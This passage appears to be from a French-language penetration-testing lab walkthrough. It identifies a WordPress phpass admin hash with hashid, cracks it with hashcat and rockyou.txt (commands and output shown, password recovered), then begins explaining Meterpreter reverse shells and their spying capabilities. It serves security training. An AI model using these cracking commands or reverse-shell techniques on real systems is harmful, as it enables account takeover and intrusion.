Nous avons récupéré ceci : « admin:PBraf7K.2vp7FZV3.6vdmmnA7oYSthV1 ». Serait-ce le mot de passe en clair du compte « admin » de WordPress ?

4 Cassage de mot de passe

4.1 Indices et conseils

4.1.1 Indice 1 : le hashage de mot de passe

Vous avez essayé le « mot de passe » trouvé et ça n'a rien donné ? C'est peut-être parce que ce n'est pas un mot de passe…

En fait vous devez savoir que pour protéger les mots de passe stockés dans les bases de données il existe une pratique de sécurité informatique : le **hashage de mot de passe** !

Les hashes de mots de passe sont des représentations cryptographiques d'un mot de passe.

Au lieu de stocker les mots de passe en clair, ce qui serait une faille de sécurité majeure, les systèmes sécurisés stockent une version hashée. Cela signifie que **même si quelqu'un parvient à accéder à la base de données, il ne verra pas immédiatement les mots de passe**.


Le hashage est un processus qui prend une entrée (dans ce cas, un mot de passe) et produit une chaîne de caractères de longueur fixe, appelée « hash ». Cette transformation est réalisée par une fonction de hashage.

Les propriétés clés d'une bonne fonction de hashage incluent :

- Détermination : la même entrée produit toujours le même hash.
- Rapidité : la fonction produit le hash rapidement.
- Irreversibilité : il est pratiquement impossible de retrouver l'entrée originale à partir du hash.
- Résistance aux collisions : il est très difficile de trouver deux entrées distinctes qui produisent le même hash.

4.1.2 Indice 2 : hashcat, un outil pour casser les hashes de mot de passe


Avez-vous fait une recherche pour savoir comment casser un hash de mot de passe ? Une rapide recherche nous dirige vers un outil bien connu : **hashcat**…



4.1.3 Indice 3 : l'algorithme de hashage

En faisant vos recherches vous avez sûrement compris que pour tenter un cassage de hash avec hashcat il faut au préalable trouver l'algorithme qui a été utilisé pour générer le hash.

En lançant un « hashcat --help » vous pouvez constater qu'il en existe énormément :




```
- [ Hash modes ] -

      #  | Name                                                | Category
=========+=====================================================+======================================
    900  | MD4                                                 | Raw Hash
      0  | MD5                                                 | Raw Hash
    100  | SHA1                                                | Raw Hash
   1300  | SHA2-224                                            | Raw Hash
   1400  | SHA2-256                                            | Raw Hash
  10800  | SHA2-384                                            | Raw Hash
   1700  | SHA2-512                                            | Raw Hash
  17300  | SHA3-224                                            | Raw Hash
  17400  | SHA3-256                                            | Raw Hash
  17500  | SHA3-384                                            | Raw Hash
  17600  | SHA3-512                                            | Raw Hash
   6000  | RIPEMD-160                                          | Raw Hash
    600  | BLAKE2b-512                                         | Raw Hash
  11700  | GOST R 34.11-2012 (Streebog) 256-bit, big-endian    | Raw Hash
  11800  | GOST R 34.11-2012 (Streebog) 512-bit, big-endian    | Raw Hash
   6900  | GOST R 34.11-94                                     | Raw Hash
  17010  | GPG (AES-128/AES-256 (SHA-1($pass)))                | Raw Hash
   5100  | Half MD5                                            | Raw Hash
  17700  | Keccak-224                                          | Raw Hash
  17800  | Keccak-256                                          | Raw Hash
  17900  | Keccak-384                                          | Raw Hash
  18000  | Keccak-512                                          | Raw Hash
   6100  | Whirlpool                                           | Raw Hash
  10100  | SipHash                                             | Raw Hash
     70  | md5(utf16le($pass))                                 | Raw Hash
    170  | sha1(utf16le($pass))                                | Raw Hash
   1470  | sha256(utf16le($pass))                              | Raw Hash
  10870  | sha384(utf16le($pass))                              | Raw Hash
   1770  | sha512(utf16le($pass))                              | Raw Hash
    610  | BLAKE2b-512($pass.$salt)                            | Raw Hash salted and/or iterated
    620  | BLAKE2b-512($salt.$pass)                            | Raw Hash salted and/or iterated
     10  | md5($pass.$salt)                                    | Raw Hash salted and/or iterated
     20  | md5($salt.$pass)                                    | Raw Hash salted and/or iterated
   3800  | md5($salt.$pass.$salt)                              | Raw Hash salted and/or iterated
   3710  | md5($salt.md5($pass))                               | Raw Hash salted and/or iterated
   4110  | md5($salt.md5($pass.$salt))                         | Raw Hash salted and/or iterated
   4010  | md5($salt.md5($salt.$pass))                         | Raw Hash salted and/or iterated
  21300  | md5($salt.sha1($salt.$pass))                        | Raw Hash salted and/or iterated
     40  | md5($salt.utf16le($pass))                           | Raw Hash salted and/or iterated
   2600  | md5(md5($pass))                                     | Raw Hash salted and/or iterated
   3910  | md5(md5($pass).md5($salt))                          | Raw Hash salted and/or iterated
   3500  | md5(md5(md5($pass)))                                | Raw Hash salted and/or iterated
   4400  | md5(sha1($pass))                                    | Raw Hash salted and/or iterated
   4410  | md5(sha1($pass).$salt)                              | Raw Hash salted and/or iterated
  20900  | md5(sha1($pass).md5($pass).sha1($pass))             | Raw Hash salted and/or iterated
  21200  | md5(sha1($salt).md5($pass))                         | Raw Hash salted and/or iterated
   4300  | md5(strtoupper(md5($pass)))                         | Raw Hash salted and/or iterated
     30  | md5(utf16le($pass).$salt)                           | Raw Hash salted and/or iterated
    110  | sha1($pass.$salt)                                   | Raw Hash salted and/or iterated
    120  | sha1($salt.$pass)                                   | Raw Hash salted and/or iterated
   4900  | sha1($salt.$pass.$salt)                             | Raw Hash salted and/or iterated
   4520  | sha1($salt.sha1($pass))                             | Raw Hash salted and/or iterated
  24300  | sha1($salt.sha1($pass.$salt))                       | Raw Hash salted and/or iterated
    140  | sha1($salt.utf16le($pass))                          | Raw Hash salted and/or iterated
  19300  | sha1($salt1.$pass.$salt2)                           | Raw Hash salted and/or iterated
  14400  | sha1(CX)                                            | Raw Hash salted and/or iterated
   4700  | sha1(md5($pass))                                    | Raw Hash salted and/or iterated
   4710  | sha1(md5($pass).$salt)                              | Raw Hash salted and/or iterated
  21100  | sha1(md5($pass.$salt))                              | Raw Hash salted and/or iterated
  18500  | sha1(md5(md5($pass)))                               | Raw Hash salted and/or iterated
   4500  | sha1(sha1($pass))                                   | Raw Hash salted and/or iterated
```

Comment savoir lequel utiliser alors ?

La présence d'un « $ » dans la chaîne est un indice typique des hashes de mot de passe.

La chaîne commence par « P », ce qui peut indiquer l'algorithme ou le format du hash. Cette information est cruciale pour **choisir la bonne méthode de craquage** ou d'analyse.

Vous pourriez peut-être commencer vos recherches en tapant « P » dans un moteur de recherche :




4.1.4 Indice 4 : hashid, un outil efficace pour déterminer l'algorithme de hashage


Si vos recherches sur internet pour déterminer le type de hash n'ont pas été fructueuses, sachez qu'il existe divers outils en ligne pour cela mais ils ne sont pas forcément très efficaces selon le type de hash. Vous devriez plutôt essayer l'outil « **hashid** » directement inclus dans Kali Linux :


```
┌──(kali㉿kali)-[~]
└─$ hashid --help
usage: hashid.py [-h] [-e] [-m] [-j] [-o FILE] [--version] INPUT

Identify the different types of hashes used to encrypt data

positional arguments:
  INPUT                 input to analyze (default: STDIN)

options:
  -e, --extended        list all possible hash algorithms including salted passwords
  -m, --mode            show corresponding Hashcat mode in output
  -j, --john            show corresponding JohnTheRipper format in output
  -o FILE, --outfile FILE  write output to file
  -h, --help            show this help message and exit
  --version             show program's version number and exit

License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

┌──(kali㉿kali)-[~]
└─$
```

4.2 Solution proposée

Le premier résultat trouvé sur internet nous a amené sur cette conversation de Stack Overflow où qqn nous dit que le hash commençant par « P » est du type « PHpass » :







En recherchant le type d'algorithme dans la liste affichée avec « hashcat --help » nous avons pu trouver que le mode de hash hashcat pour ce type d'algorithme est le 400 :

```
  10900 | PBKDF2-HMAC-SHA256                                        | Generic KDF
  12100 | PBKDF2-HMAC-SHA512                                        | Generic KDF
   8900 | scrypt                                                    | Generic KDF
    400 | phpass                                                    | Generic KDF
  16100 | TACACS+                                                   | Network Protocol
  11400 | SIP digest authentication (MD5)                           | Network Protocol
```

En utilisant hashid directement dans Kali Linux nous aurions aussi pu trouver le type de hash de cette manière :

```
┌──(kali㉿kali)-[~]
└─$ hashid '$P$Braf7K.2vp7FZV3.6vdmmnA7oYSthV1'
Analyzing '$P$Braf7K.2vp7FZV3.6vdmmnA7oYSthV1'
[+] Wordpress ≥ v2.6.2
[+] Joomla ≥ v2.5.18
[+] PHPass' Portable Hash
```

L'option « -m » de hashid permet d'afficher directement le « mode hashcat » qui sera utilisé pour tenter le cassage de hash :

```
  -m, --mode                show corresponding Hashcat mode in output
```

Ce qui donne cette sortie :


```
┌──(kali㉿kali)-[~]
└─$ hashid -m '$P$Braf7K.2vp7FZV3.6vdmmnA7oYSthV1'
Analyzing '$P$Braf7K.2vp7FZV3.6vdmmnA7oYSthV1'
[+] Wordpress ≥ v2.6.2 [Hashcat Mode: 400]
[+] Joomla ≥ v2.5.18 [Hashcat Mode: 400]
[+] PHPass' Portable Hash [Hashcat Mode: 400]
```


Nous avons désormais un mot de passe hashé et le type d'algorithme utilisé pour son hashage. Nous avons aussi connaissance d'un outil pour tenter de casser ce hash : hashcat.

4.3 Indices et conseils

4.3.1 Indice 1 : trouver un dictionnaire de mots de passe


Vos recherches précédentes vous auront sûrement fait comprendre que pour casser un hash de mot de passe avec hashcat vous aurez besoin d'une liste de mots. Ça tombe bien car votre VM Kali Linux en a déjà. Pour faire un choix vous pouvez encore faire une petite recherche sur internet :






4.3.2 Indice 2 : trouver la bonne syntaxe

Pour savoir quelle commande avec quelles options et arguments utiliser vous avez, comme pour toute commande Linux, le manuel « man », l'aide « -h » ou encore la documentation de hashcat. Sinon un article sur internet peut très bien vous aider :



4.4 Solution proposée

Nous avons vu que le mode de hash qu'il faut utiliser via hashcat est le 400, nous allons donc lancer notre attaque sur le hash de mot de passe en utilisant le dictionnaire « rockyou.txt » :



Tout d'abord il faut copier le hash dans un fichier texte que nous nommerons « hs.txt ». Pour cela nous utilisons l'éditeur de texte nano :

Ensuite nous pouvons lancer l'attaque par dictionnaire :

```
hashcat -m 400 hs.txt /usr/share/wordlists/rockyou.txt.gz
```

```
┌──(kali㉿kali)-[~]
└─$ nano hs.txt

┌──(kali㉿kali)-[~]
└─$ cat hs.txt
$P$Braf7K.2vp7FZV3.6vdmmnA7oYSthV1

┌──(kali㉿kali)-[~]
└─$ hashcat -m 400 hs.txt /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6700K CPU @ 4.00GHz, 1432/2928 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

Cracking performance lower than expected?
```

Nous obtenons le mot de passe : « spidermonkey »

```
$P$Braf7K.2vp7FZV3.6vdmmnA7oYSthV1:spidermonkey

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 400 (phpass)
Hash.Target......: $P$Braf7K.2vp7FZV3.6vdmmnA7oYSthV1
Time.Started.....: Wed Jan 24 17:04:24 2024 (14 secs)
Time.Estimated...: Wed Jan 24 17:04:38 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     3977 H/s (7.57ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 54784/14344385 (0.38%)
Rejected.........: 0/54784 (0.00%)
Restore.Point....: 54272/14344385 (0.38%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:7680-8192
Candidate.Engine.: Device Generator
Candidates.#1....: 250895 → screech
Hardware.Mon.#1..: Util: 95%

Started: Wed Jan 24 17:04:18 2024
Stopped: Wed Jan 24 17:04:40 2024

┌──(kali㉿kali)-[~]
└─$
```


Celui-ci peut aussi être affiché avec l'option « --show » :

```
┌──(kali㉿kali)-[~]
└─$ hashcat --show -m 400 hash_de_mot_de_passe.txt /usr/share/wordlists/rockyou.txt.gz
$P$Braf7K.2vp7FZV3.6vdmmnA7oYSthV1:spidermonkey
```

Solution alternative pour ceux qui sont sur un système Parrot :

```
hashcat -O -m 400 -a 0 hash_de_mot_de_passe.txt rockyou.txt -o mot_de_passe.txt
```

Nous avons désormais le mot de passe admin du site WordPress !



Nous avons avancé dans notre mission mais ce n'est pas encore fini : le mot de passe admin de l'interface WordPress n'est pas le compte root du système Debian. Peut-être est-il possible de faire une « élévation de privilèges »…

5 Obtenir un reverse shell Meterpreter

Un Reverse Shell est une technique utilisée en cybersécurité pour obtenir un contrôle à distance sur un système. Contrairement à un shell classique, où c'est l'attaquant qui initie la connexion au système cible pour obtenir un accès, **dans un reverse shell, c'est le système cible qui initie la connexion vers l'attaquant**. Cette méthode est souvent utilisée pour contourner les pare-feux ou d'autres dispositifs de sécurité qui pourraient bloquer les connexions entrantes sur le système cible.

Lorsqu'une vulnérabilité est exploitée (par exemple, via une injection de code ou l'exploitation d'une faille de sécurité), un script ou un programme exécuté sur le système cible crée une connexion sortante vers un serveur contrôlé par l'attaquant. À travers cette connexion, l'attaquant peut envoyer des commandes qui sont exécutées sur le système cible, lui permettant ainsi d'en prendre le contrôle.

Les reverse shells sont souvent utilisés dans les phases initiales d'une attaque pour établir un accès au système, après quoi d'autres outils et techniques peuvent être déployés pour approfondir l'accès ou exfiltrer des données.

Meterpreter est un payload avancé (charge utile) utilisé avec le framework Metasploit. Il fournit un contrôle interactif sur le système cible avec une suite étendue de fonctionnalités pour l'attaquant. Contrairement à un reverse shell basique qui offre un accès limité au shell du système, Meterpreter fonctionne en mémoire et ne nécessite pas de fichier exécutable sur le disque du système cible, rendant sa détection plus difficile.

Meterpreter permet une multitude d'actions, telles que :

- L'espionnage par capture de frappes clavier (keylogging),
- La prise de captures d'écran ou de flux vidéo de webcams,
- L'upload et le download de fichiers,
- L'escalade de privilèges,
- La manipulation du système de fichiers et du registre,
- L'ouverture de sessions interactives shell,
- L'exécution de scripts et de commandes personnalisées.

L'un des avantages majeurs de Meterpreter est sa capacité à charger dynamiquement des extensions en fonction des besoins de l'attaquant, sans avoir à recompiler ou à réinjecter le

payload. Cela permet une flexibilité et une discrétion accrues lors des opérations de post-exploitation.

5.1 Indices et conseils

